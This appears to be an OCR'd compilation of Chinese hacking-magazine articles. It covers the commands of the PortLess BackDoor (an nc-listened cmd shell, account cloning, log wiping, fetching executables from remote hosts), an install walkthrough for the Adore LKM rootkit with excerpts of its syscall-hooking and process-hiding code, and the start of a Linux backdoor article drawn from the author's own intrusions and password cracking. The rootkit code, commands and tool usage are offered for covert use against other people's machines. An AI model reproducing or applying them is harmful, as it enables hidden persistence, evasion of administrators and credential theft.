


图 6

然后在去看看本地用nc监听的端口是不是出来了后门界

面？然后输入shell这样又得到了一个cmdshell。如图7：




图 7

这样的确是可以穿透有些防火墙的。

以上就是 PortLess BackDoor 的基本功能。怎么样是不是不错？

三 辅助功能

紫幻为大家推荐的精品当然还有一些常用功能了。由于很多功能大家以前都使用过了。我只简单给大家介绍一下。

1.CheckClone 功能：检测克隆帐户

2.CleanEvent 功能：删除系统日志

3.Clone 功能：克隆帐户

用法：Clone 帐户 要克隆的帐户 密码

例子：**Clone Admin Guest test**

上面例子会将Guest克隆到Admin那个用户中，并且Guest的密码被改为test

4.DelUser 功能：删除一个用户（这功能可以删除内建用户，所以不要随便用）

用法：DelUser 用户名

例子：**Deluser Test**

上面例子会将test这个用户删除

5.Exit 功能：退出后门

例子：**Exit**

6.http://ip/文件名 保存文件名 功能：下载程序

例子：**http://11.11.11.11/a.exe a.exe**

例子：**http://www.xxx.com/a.exe a.exe**

例子：**http://www.xxx.com:81/a.exe a.exe**

7.Installterm 端口 功能：在没有安装终端服务的win 2k服务版的系统中安装终端服务，重启系统后才生效。

用法：Installterm 1234

（重启后终端会打开1234那个端口，使用此命令前先看看你要定义的终端的端口是否被其它程序所用）

8.ListIP 功能：显示系统所有IP

9.Logoff 功能：注销系统

10.PowerOff 功能：关闭电源

11.Reboot 功能：重启系统

12.ShutDown 功能：关闭系统

13.Shell 功能：得到一个Cmd Shell

例子：**Shell**

得到Shell要退出，输入exit就能退出后门

14.Sysinfo 功能说明：查看系统的信息（比较详细）


15.TerminalPort 功能：查看终端服务端口

16.TerminalPort 新的端口 功能：重新设置终端服务端口

例子：**TerminalPort 新的端口**

LOOK 注意　新端口必须是合法的端口，否则程序会返回错误。

以上就是 PortLess BackDoor 的其他功能。使用都很简单而且还实用。篇幅原因我就不在给大家详细描述了。



一、简介

Adore 是TESO出品的一款LKM后门。LKM，全称是Loadable Kernel Module。一般说来LKM为系统提供一些额外的功能，比如加载硬件驱动程序。很多操作系统，例如：linux,bsd,solaris等都可以使用LKM来实现一些功能。LKM rootkit就是利用了这种机制，把自己作为模块运行，在内核层欺骗应用程序，而不用修改程序本身。这一类的LKM rootkit有很多，比如knark,slkm。我就不一一介绍了。仅对 adore做一些介绍。

Adore 分为两个版本，adore和adore-ng两个版本使用的技术不尽相同，adore-ng采用了更优秀的LKM注射方式，这里介绍的是adore。adore一直在更新，本文有什么不对的地方，还望多多包涵。adore可以用于2.2.x 2.4.x 以及2.6.x，虽然对2.6.x的支持并不是很完善，但是始终是已经开始支持了。个人觉得菜鸟要进阶必须完成一个兴趣的转换，即由对攻击的兴趣转为对技术本身的兴趣。我们不仅要知道怎么用，还要大概明白它怎么实现的。

Adore的源代码包括以下文件：

```
CVS              <—— 关于CVS的一些信息
Changelog
LICENSE
Makefile.gen <—— 如果configure脚本执行失败，可以使用这个文件
README  <—— 主要的说明文件
TODO
adore.c <—— adore.o 模块的源代码
adore.h
ava.c <—— 控制命令
cleaner.c <—— cleaner.o模块的源代码，用于隐藏adore模块
configure <—— 安装脚本
dummy.c
gcc-test.c <—— 测试gcc
libinvisible.c <—— libinvisible是ava和adore模块之间的接口
libinvisible.h
rename.c
startadore <—— 启动脚本
```

网络上有一些关于adore的文档，说得比较清楚，但是针

对的是以前的版本。新版本已经有一些变化，有些函数本文也没有重复叙述了。

二.adore 模块

前面我们讲过，adore rootkit 的核心部分是 adore.o 模块。在这个模块中，通过伪造一些系统调用，实现了进程的隐藏／重现、目录的隐藏／重现、控制进程(ava)的验证以及后门的隐藏等功能。这个模块中的函数大体可以分为：

1. 伪造的系统调用

adore rootkit 使用如下函数替代真正的系统调用：n_getdents、n_getdents64、n_fork、n_clone、n_kill、n_write、n_close、n_mkdir、n_oldstat、n_oldlstat、n_stat、n_lstat、n_stat64、n_lstat64、n_open。这些函数基本都是真正的相关系统调用封装。

2. 模块的初始化、卸载函数(init_module、cleanup_module)执行 adore 模块的初始化(使用伪造的系统调用替代原来的系统调用)和卸载模块的清理工作(恢复原始的系统调用等)。

3. 木马函数

包括：hide_process、remove_process、unhide_process、strip_invisible、unstrip_invisible。这些函数通过修改指定进程的进程控制块(task_struct)中的某些信息，实现进程的隐藏、删除和重现功能。

4. 其它的辅助函数和宏

包括函数：my_atoi、my_find_task、is_invisible、is_secret、is_secret64、fp_put、fp_get 和宏：REPLALE、RESTORE。

2.1.adore 模块的初始化和卸载函数

adore 的初始化函数 init_module 代码：

```
    int init_module(void)
    {
            struct task_struct *p = current;    /*当前进程*/
            struct proc_dir_entry *pde = NULL;

            EXPORT_NO_SYMBOLS; /*没有其他模块需要的符号
            memset(hidden_procs, 0, sizeof(hidden_procs));

            adore_read_lock(&tasklist_lock);

            /* Fill in init_hook (Eisbein mit Sauerkraut :) */
            for (; p->pid != 1; p = p->next_task);  /*寻找
init(1号)进程*/
            init_hook = p;
        /*保存init进程的位置，用来指定adore.h里面的for_each_task
搜索的位置*/
            adore_read_unlock(&tasklist_lock);

            pde = proc_find_tcp();
    o_get_info_tcp = pde->get_info;
            pde->get_info = n_get_info_tcp;
            o_lookup_root = proc_root.INODE_OPS->lookup;
            proc_root.INODE_OPS->lookup = n_lookup_root;


    #define REPLACE(x) o_##x = sys_call_table[__NR_##x];
\
                                    sys_call_table[__NR_##x] =
n_##x

            REPLACE(getdents);              REPLACE(kill);
            REPLACE(fork);
            REPLACE(clone);
            REPLACE(close);
            REPLACE(mkdir);
            REPLACE(ptrace);
            REPLACE(exit);
        /*修改内核的系统调用表(sys_call_table)使用伪造的系统调用替代
真正的系统调用*/
        /*而真正的系统调用被以o_系统调用名的方式重新命名(如：
o_write)*/
      #ifdef __NR_getdents64
            REPLACE(getdents64);
      #endif


            return 0;
    }
```

cleanup_module 函数

这个函数在 adore 模块被卸载时，使用 RESTORE 宏重新恢复真正的系统调用。

2.2.1.hide_process/unhide_process/remove_process

这三个函数用来隐藏(hide_process)以及重现(unhide_process)/删除(remove_process)进程。adore 在 Linux 的进程控制块(task_struct，在 include/linux/sched.h 文件中定义)的进程标志域(task_struct.flags))引入了两个进程标志：PF_INVISIBLE 和 PF_AUTH。如果进程控制块标志域的 PF_INVISIBLE 位被置位就表示进程是不可以显示的。进程标志 PF_AUTH 是用来限制对于隐藏进程的操作，只能具有 PF_AUTH 进程标志的进程才具有对被隐藏进程某些操作权限(例如：kill)，而如果不进行验证，用户只要向系统的第 2 到第 NR_TASKS 号进程发出 SIGVISIBLE 信号，就可以轻松使被 adore 隐藏的进程露出原型。但是，我们怎么可能会不进行验证呢？进程的验证是由伪造的系统变量 mkdir 完成的。

当用户执行有关进程的系统调用时，伪造的系统调用就会检查相关进程的进程控制块标志域的这两个标志是否已经设置，从而判断是否执行针对这个进程的操作。下面我们看一下 remove_process 的源代码。

```
    remove_process

    int remove_process(pid_t pid)
    {
    struct task_struct *p;

    if (pid <= 1)
    return -1;
    /*不允许删除IDLE和init进程*/

    ...

    if (p->p_cptr != NULL)
    return -1;
    /*有子进程的进程不能被删除*/

    REMOVE_LINKS(p);
    /*REMOVE_LINKS()宏来自sched.h文件，用来从task_struct
链表删除一个进程控制块*/
```

2.2.2.strip_invisible()、unstrip_invisible()函数

strip_invisible()函数的作用是从 /proc 文件系统中隐藏进程目录。在 /proc 文件系统中没有 pid=0 的进程(swapper 进程)

目录，这个函数利用这一点，把进程PID修改为0，实现了在/proc文件系统中隐藏进程的目的，原来的进程号(pid)则被保存在了进程控制块的exit_code域中；unstrip_invisible()函数执行相反的操作，在/proc文件系统中恢复进程的显示。adore的这种处理方式可以在一定程度上提高n_getdents和n_getdents两个函数的速度。

2.3.1伪造的系统调用

在adore模块中，实现了一些有关进程和文件/目录操作的系统调用，通过这些伪造的系统调用达到隐藏自己的目的。

2.3.1.有关进程的系统调用 SIGINVISIBLE、SIGVISIBLE和SIGREMOVE，在adore.h头文件中，定义了三个信号SIGINVISIBLE、SIGVISIBLE和SIGREMOVE，adore通过这三个信号实现进程的隐藏、重现和删除。

n_fork

用来替代fork系统调用，首先对执行这个系统调用的进程进行检查，如果这个进程是隐藏的，其子进程也必须隐藏。

```
int n_fork(struct pt_regs regs)
{
        pid_t pid;
        int hide = 0;

        if (is_invisible(current->pid))
                ++hide;
    /* 检查执行fork系统调用的进程flags域是否设置了
PF_INVISIBLE标志 */
        pid = o_fork(regs);
    /*执行真正的fork系统调用*/
        if (hide && pid >= 0)
                hide_proc(pid);
    /*如果父进程是不可见的，则隐藏子进程*/
        return pid;
```

n_clone

封装Linux特有的系统调用sys_clone，执行流程和n_fork几乎完全相同，只是用o_clone代替o_fork

n_kill

封装kill系统调用。

代码：

```
int n_kill(pid_t pid, int sig)
{
        struct task_struct *p;
        int ret = 0;

        if (sig != SIGINVISIBLE && sig != SIGVISIBLE
&& sig != SIGREMOVE) {
                /* If someone from outside try's to send
signals to
                 * us, refuse (except init) */
                if (is_invisible(pid) && !is_invisible
(current->pid) &&
                    current->pid != 1)
                        ret = -ESRCH;
                else
                        ret = o_kill(pid, sig);

                return ret;
        }
        /* authenticated? */
        if ((current->flags & PF_AUTH) != PF_AUTH)
{
                ret = -ESRCH;
                goto out;
        }

        if ((p = my_find_task(pid)) == NULL) {
                ret = -ESRCH;
                goto out;
        }

        if (current->uid && current->euid) {
                ret = -EPERM;
                goto out;
        }

        if (sig == SIGINVISIBLE)
                hide_proc(pid);
        else if (sig == SIGREMOVE)
                ret = remove_process(pid);
        else
                unhide_proc(pid);

out:
        return ret;
```

2.3.2.有关文件/目录的系统调用

redirfile结构

redirfile结构保存文件重定向信息。通过文件的重定向，可以轻松地逃避数据完整性检测工具的检测。例如：攻击者使用自己的ls命令代替了/bin/ls文件，把原来的文件保存为/tmp/ls，那么以后所有对/bin/ls文件的操作都被重定向到了/tmp/ls。这时，你可以会有疑问，既然文件本重定向，那么我们执行木马命令/bin/ls时，是不是同样也会被重定向到/tmp/ls来执行系统原来的命令？这倒不必担心，execve类系统调用是在内核空间，它们不会使用用户空间的open等系统调用，因此执行木马程序时，是不会被重定向的。

关于文件重定向，adore的实现方式并不是很完善，可能会有更好的方式：

PELITE_CMD、ADORE_KEY和ELITE_UID

在介绍有关的函数之前，需要介绍几个应该在编译之前设置的常量：ELITE_CMD、ADORE_KEY和ELITE_UID。ELITE_CMD用来向adore模块传递控制指令(见n_close)；ELITE_UID设置adore rootkit所有文件的属主(见is_secret)；而ADORE_KEY用来对使用adore功能的进程进行验证(见n_mkdir)。

HIDDEN_SERVICES

在adore.h文件中定义的这个常量也需要在使用adore时，根据实际情况进行修改。HIDDEN_SERVICES被n_write函数用来阻止netstat输出后门端口。格式(可以参考netstat的输出:)：

```
服务名(或端口)" NULL

n_write
```

这个函数主要是阻止netstat进程输出有关adore的信息。它的流程如下：

检查当前进程是否是netstat。

把所有包含HIDDEN_SERVICES里面设置的字符串的输出行过滤掉。

调用真正的sys_write(o_write)，输出通过检查的信息。

n_close

这个函数也是adore中比较重要的一个函数。它除了能够调用执行正常的sys_close(o_close)关闭文件描述符之外，还有提升后门进程权限、卸载adore模块和检查adore模块是否运行的功能。

三.cleaner模块

adore rootkit使用cleaner模块来隐藏adore模块。cleaner模块利用init_module函数中的两行程序，把adore模块从module_list中删除，实现了隐藏adore模块的目的：

```
if (__this_module.next)
    __this_module.next = __this_module.next->next;
```

这种实现方式非常简单而有效，但是未免过于粗暴，太不精巧:P。它破坏了系统内核的数据结构，很可能造成系统的崩溃。而且，这其中很显然存在一些竞争条件，必须在安装了adore模块之后，紧接着安装cleaner模块才能实现隐藏adore的目的。作者在发布的源代码中也提供了一个叫做startadore的脚本。这个脚本实际上只有三行：

```
insmod adore.o
insmod cleaner.o
rmmod cleaner
```

四.adore rootkit的控制程序ava

ava是adore rootkit的控制程序，用户可以使用ava来控制adore模块的行为。ava支持以下选项：

```
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

h 隐藏文件(hide file)
u 重现文件(hide file)
r 以root的权限运行一个程序(execute as root)
R 永远删除一个进程(remove PID forever)
U 卸载adore模块(uninstall adore)
i 隐藏一个进程(make PID invisible)
v 让一个进程重现(make PID visible)
```

五. adore安装以及应用

从网络上wget下来。tar zxvf 解压开。

ls 看下面有什么东东（如图1）。

```
ebook:/home/eong/adore# ls
CVS        Makefile.gen  adore.c  cleaner.c  gcc-test.c      rename.c
Changelog  README        adore.h  configure  libinvisible.c  startadore
LICENSE    TODO          ava.c    dummy.c    libinvisible.h
ebook:/home/eong/adore# 
```

图 1

运行**configure**（如图2）./configure叫你输入进程验证密码，随便输入一个喽（图3）。

提示修改adore.h（如图4）那就修改吧，**nano -w adore.h**

用你喜欢的编辑器，我用的nano（如图5）adore版本不一样的话，是略有不同的。

把HIDDEN_SERVICES下面的2222，7350改成你需要隐藏的服务端口。比如你的后门端口什么的，也可以添加。

然后make（如图6）

```
ebook:/home/eong/adore# ./configure

Using byte-with of 4 for UID/GID

Starting adore configuration ...

Checking 4 ELITE_UID + ELITE_GID ... found 1341065006, 1954644161
Checking 4 ELITE_CMD ... using 79048
Checking 4 SMP ... NO
Checking 4 MODVERSIONS ... NO
Checking for kgcc ... found cc
Checking 4 insmod ... found /sbin/insmod -- OK

Loaded modules:
iptable_nat          12660   1 (autoclean)
ip_conntrack_ftp      3200   0 (unused)
ip_conntrack         12684   2 [iptable_nat ip_conntrack_ftp]
ip_tables            10432   3 [iptable_nat]
apm                   9148   0 (unused)
keybdev               1664   0 (unused)
usbkbd                2848   0 (unused)
input                 3072   0 [keybdev usbkbd]
usb-uhci             20708   0 (unused)
usbcore              48032   0 [usbkbd usb-uhci]
```

图 2

```
Since version 0.33 Adore requires 'authentication' for
its services. You will be prompted for a password now and this
password will be compiled into 'adore' and 'ava' so no further actions
by you are required.
This procedure will save adore from scanners.
Try to choose a unique name that won't clash with normal calls to mkdir(2).
Password (echoed):
```

图 3

```
Try to choose a unique name that won't clash with normal calls to mkdir(2).
Password (echoed):linux

Preparing /home/eong/adore (== cwd) for hiding ...

Creating Makefile ...

*** Edit adore.h for the hidden services ***
```

图 4

```
GNU nano 1.0.6                File: adore.h

#endif

#ifndef ADORE_KEY
#error "No ADORE_KEY given!"
#endif

#define ADORE_VERSION CURRENT_ADORE

/* Very old kernels don't have an equivalent macro... */
#define LinuxVersionCode(v, p, s) (((v)<<16)+((p)<<8)+(s))

u_short HIDDEN_SERVICES[] =
        {2222, 7350, 0};

/* END CHANGE SECTION */

/* assigned by init_module */
struct task_struct *init_hook = NULL;

^G Get Help  ^O WriteOut  ^R Replace  ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^R Read File ^W Where Is ^V Next Page ^U UnCut Txt ^T To Spell
```

图 5

```
ebook:/home/eong/adore# make
rm -f adore.o
cc -c -I/usr/src/linux/include -O2 -Wall -DELITE_CMD=79048 -DELITE_UID=134106500
6U -DELITE_GID=1954644161U -DCURRENT_ADORE=53 -DADORE_KEY=\"linux\" adore.c -o a
dore.o
cc -O2 -Wall -DELITE_CMD=79048 -DELITE_UID=1341065006U -DELITE_GID=1954644161U -
DCURRENT_ADORE=53 -DADORE_KEY=\"linux\" ava.c libinvisible.c -o ava
cc -I/usr/src/linux/include -c -O2 -Wall -DELITE_CMD=79048 -DELITE_UID=134106500
6U -DELITE_GID=1954644161U -DCURRENT_ADORE=53 -DADORE_KEY=\"linux\" cleaner.c
ebook:/home/eong/adore# 
```

图 6

紧接着./startadore （如图7）晕倒，内核版本没有完全吻合。

```
ebook:/home/eong/adore# ./startadore
adore.o: kernel-module version mismatch
        adore.o was compiled for kernel version 2.4.18
        while this kernel is version 2.4.18-bf2.4.
cleaner.o: kernel-module version mismatch
        cleaner.o was compiled for kernel version 2.4.18
        while this kernel is version 2.4.18-bf2.4.
rmmod: module cleaner is not loaded
ebook:/home/eong/adore# 
```

图 7

手动操作，加上了-f 参数。（如图8）Nano -w startadore

```
GNU nano 1.0.6                File: startadore

#!/bin/sh
#
# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.

insmod -f adore.o
insmod -f cleaner.o
rmmod cleaner

                          [ Read 11 lines ]
^G Get Help  ^O WriteOut  ^R Replace  ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^R Read File ^W Where Is ^V Next Page ^U UnCut Txt ^T To Spell
```

图 8

rmmod是没有-f参数的，结果我也加了，后来改好了之后

再运行startadore就是图9那样子。

```
ebook:/home/eong/adore# ./startadore
Warning: kernel-module version mismatch
        adore.o was compiled for kernel version 2.4.18
        while this kernel is version 2.4.18-bf2.4
Warning: loading adore.o will taint the kernel: no license
Warning: loading adore.o will taint the kernel: forced load
insmod: a module named cleaner already exists
```

图9

./startadore会有一些warning出现。不过没关系，我们找一个文件测试一下adore是否正常。(如图10)

```
ebook:/home/eong/adore# ls /home/eong/
DX81BNTchs.exe     fo                          stage3-x86-20040204.tar.bz2
a.pl               fo.c                        test
abol               foo                         test.c
abol.c             foo.c                       toto
abolexp            linux-2.6.3. ar.bz2         toto.c
abolexp.c          openssl-too-open            tt
adore              openssl-too-open.tar.gz     vlogger.tar
adore-0.53.tgz     portage-20040219.tar.bz2    vloggers
adore-ng           shell.c                     webscan-0.1.0
adore-ng-0.31.tgz  smr                         webscan_0.1.0.tar.gz
adv.pl             smr.tar.gz                  yax-phpnuke.sh
exe                sql.c
exe.c              ssh-brute.sh
```

图10

就拿shell.c做个实验好了（如图11）看来是成功隐藏了。(如图12)

```
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible

ebook:/home/eong/adore# ./ava h /home/eong/shell.c
Checking for adore  0.12 or higher ...
Adore 0.53 installed. Good luck.
File '/home/eong/shell.c' hided.
```

图11

```
ebook:/home/eong/adore# cd ..
ebook:/home/eong# ls
DX81BNTchs.exe     exe.c                       ssh-bru e.sh
a.pl               fo                          stage3-x86-20040204.tar.bz2
abol               fo.c                        test
abol.c             foo                         test.c
abolexp            foo.c                       toto
abolexp.c          linux-2.6.3.tar.bz2         toto.c
adore              openssl-too-open            tt
adore-0.53.tgz     openssl-too-open.tar.gz     vlogger.tar
adore-ng           portage-20040219.tar.bz2    vloggers
adore-ng-0.31.tgz  smr                         webscan-0.1.0
adv.pl             smr.tar.gz                  webscan_0.1.0.tar.gz
exe                sql.c                       yax-phpnuke.sh
```

图12

通过ava还可以隐藏进程，我就不再罗嗦了。顺便说一下：Ckrootkit是查不出最新版的adore的。可是如果就像我这样子安装的话lsmod还是可以看到的。人的智慧是无限的，lsmod显示的名字自然是可以改的。大家自己琢磨吧，什么都说出来就不好玩了。

另外，装adore的时候很可能碰到很多问题，这个时候可以读一读README.最好是能看懂源代码，并对其做一定的修改。

重返自己的战场

——浅谈LINUX下的后门技术

CIEL

如果说入侵是一门技术，那么后门技术则是更高一层的艺术。严格的来说，入侵并不是什么难事，由于网络资源的共享，很多SCRIPT BOYS很容易拿到现成的攻击程序，并能很轻易的找到脆弱主机，仅仅需要输入几个简单的字符，就可以瞬间进入某台服务器，获取其完全操纵权，为所欲为。机警的网络管理员一般都能很快的发现异状，迅速切断黑手来源，用最快的速度检查并且恢复系统，打上相应的补丁，把黑客拒于门外。黑客为什么想成为服务器的ROOT用户？原因无非由于想使用他人的网络，CPU，硬盘，得到别人的数据，或者纯粹出于无聊，想搞破坏而已。如果你入侵的动机基于前面4种，那么，如何逃过机警的管理员的眼睛，并且在你需要的时候重回到你入侵过的某台主机上，是你必须面对的问题。

Windows下的后门技术已经比较成熟了，以前个人比较欣赏的就是http://www.sunx.org/htm/mysoft.htm上面提供的AttachDoor工具集，包括EXE文件插入DLL,进程插入DLL，进程置入Shell。后来又出现了很多优秀的后门，比如小容的BITS，WineggDrop的同名后门。WINDOW后门技术发展到了空前的一个高度，这里就不再细细评论了。我们下面要谈的是LINUX下的后门技术。其中结合了本人入侵中积累的一些经验。

最好的也是最常见的：弱口令

LINUX主机一般都提供了TELNET服务，便于用户远程登陆主机，处理自己的事务。这样虽然方便了ROOT的远程管理，同时也方便了黑客的入侵。由于安全环（Ring of Security）的使用，根用户是无法远程直接使用TELNET的：入侵者就得突破两层安全环（普通用户和根用户的），笔者的第一次是通过WU-FTP溢出成功进入某台LINUX主机的，进入后确认管理员不在线，首要任务就是取得SHADOW文件，传到本地，用JOHN花了5分钟跑出了几个普通用户的弱密码，然后再花了些时日跑出了ROOT的密码。个人觉得这个是最稳妥的后门技术。当完全擦除入侵时留下的痕迹后，管理员是无法察觉到你的存在的，入侵者又完全掌握了2层口令，日后的重返不是什么难题。只要对方没有更改口令，你随时都可以长驱直入：)

这种办法虽然安全，没有更改系统任何设置，可是很被动——一旦正常用户口令到期，并且更换了口令，入侵者就得另谋出路了。

先谈谈LINUX的口令验证技术

Linux口令加密机制源于DES，通常使用56位密钥加密的64位的文本块。传统的crypt（）函数把用户口令填充到8个字符，并用每个字符的7位形成一个56位的DES key。该Key被用来对64位的零块（00000000）进行加密。加密结果再次用该key加密，重复25次。最终结果是一个11位的字符串，写到/etc/passwd或/etc/shadow中。为了使基于DES的加密能

够更有效的抵御字典攻击，增加了"盐"值，在0~4095之间，用来搅乱DES算法，使得同样的明文因"盐"的不同而密文不同。为了安全，现在的linux都提供了 /etc/shadow这个影子文件，密码放在这个文件里面，并且是只有root可读的。

LINUX分3类用户：root，普通用户，系统用户

系统用户不属于任何的人，他们用特定的用途，例如LP，GAME，NOBODY等。（记住：无论是首次入侵还是为日后重返考虑，这类用户也可能成为你的突破口：ROOT很容易忽略这些用户的变化，这些用户本身也可能存在着默认口令。）

下面来分析一下/etc/passwd文件，他的每个条目有7个域，分别是

名字：密码：用户id：组id：用户信息：主目录：shell

例如：

root:x:0:0:root:/root:/bin/bash（从passwd里提取出的）

root:1PJgoGptU$tNuLrPUp/HeJ./wyD8oVZ0:12342:0:99999:7:::（从SHADOW里提取出的）

